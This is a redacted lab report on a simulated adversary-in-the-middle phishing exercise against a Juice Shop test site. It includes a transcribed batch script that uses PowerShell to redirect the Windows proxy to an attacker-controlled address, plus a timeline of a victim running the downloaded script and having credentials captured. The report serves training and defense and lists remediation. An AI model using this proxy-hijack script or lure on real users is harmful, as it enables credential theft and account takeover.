

Structureality Lab

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AitM (Adversary-in-the-Middle) Lab Report — Redacted

Structureality — Simulated Phishing & Credential Capture

Figure: redacted_shows crediatials were captured will copy to file.png




Figure: redacted_target fooled by fake email login failed but credia potentially captured.png




Figure: redacted_attack script created.png




Figure: redacted_create an attack script.png

A screenshot of a Kali Linux terminal window. The title bar shows "root@kali: /home/kali". The menu bar includes "File", "Actions", "Edit", "View", and "Help". The terminal output shows the following commands and their results:

```
@echo off  
PowerShell Set-ItemProperty -Path HKCU:\SOFTWARE\Microsoft\Windows\CurrentV  
ersion\Internet Settings' -Name ProxyServer -Value 10.1.16.66:8080  
PowerShell Set-ItemProperty -Path HKCU:\SOFTWARE\Microsoft\Windows\CurrentV  
ersion\Internet Settings' -Name ProxyServer -Value 1
```


The word "REDACTED" is displayed in large red letters across the middle of the terminal.
At the bottom left, it says "-- INSERT --". At the bottom right, it shows "3,131" and "All".

Lab Report — AitM Credential Capture (Redacted)

****Title:** AitM credential capture test — Structureality (lab) ****Date:** 2025-09-29 ****Tester:********

Summary

During a simulated business-email-compromise (BEC) phishing exercise in an isolated lab, a user executed a downloaded configuration script that changed their system proxy to an attacker-controlled machine. The attacker intercepted an attempted login to `juiceshop.local` and captured the HTTP POST request containing the submitted credentials. The captured password has been redacted in this report and in the shared artifacts.

Timeline (excerpt)

- ****2025-09-29 14:21**** — Phishing email (simulated) delivered to `jaime@structureality.com`.
- ****2025-09-29 14:24**** — Victim clicked `http://10.1.16.66/newproxy.bat` and executed the script.
- ****2025-09-29 14:25**** — Script altered system proxy to point to attacker `10.1.16.66:8080` (lab address).
- ****2025-09-29 14:26**** — Victim visited `http://juiceshop.local` and attempted login as `jaime@structureality.com`.
- ****2025-09-29 14:26**** — Attacker's proxy captured the POST request to `/rest/user/login` containing credentials (password redacted in shared artifacts).
- ****2025-09-29 14:27**** — Login failed on target site; credentials were nonetheless exposed in transit.

Evidence (redacted / placeholders)

The `evidence/` folder contains sanitized placeholders and instructions. The original raw artifacts (HAR, pcap, screenshots) were sanitized before inclusion. ****Do not publish raw artifacts containing cleartext credentials.****

Findings & Risk

****Finding:**** Execution of an untrusted script resulted in proxy reconfiguration. An on-path proxy captured an authentication POST to the web application, exposing credentials in transit.
****Impact:**** High — harvested credentials can enable account takeover or lateral movement if MFA is not enforced or if password reuse is present.

Remediation (priority)

1. Enforce phishing-resistant multi-factor authentication (MFA). 2. Prevent execution of unsigned/untrusted scripts using application control (AppLocker, EDR policies). 3. Detect and block unauthorized changes to proxy settings; log and alert on registry changes to `HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet Settings`. 4. Enforce TLS for all

services and implement HSTS. 5. Train staff via consented phishing simulations; combine with technical protections such as email link rewriting and URL safety scanning. 6. Apply network protections: DHCP snooping, dynamic ARP inspection, segment L2 domains to reduce ARP poisoning risk.

Attachments

- ``evidence/README.md`` — guidance to reviewers about sanitized files included.
- ``commands.txt`` — commands used during testing and evidence exports.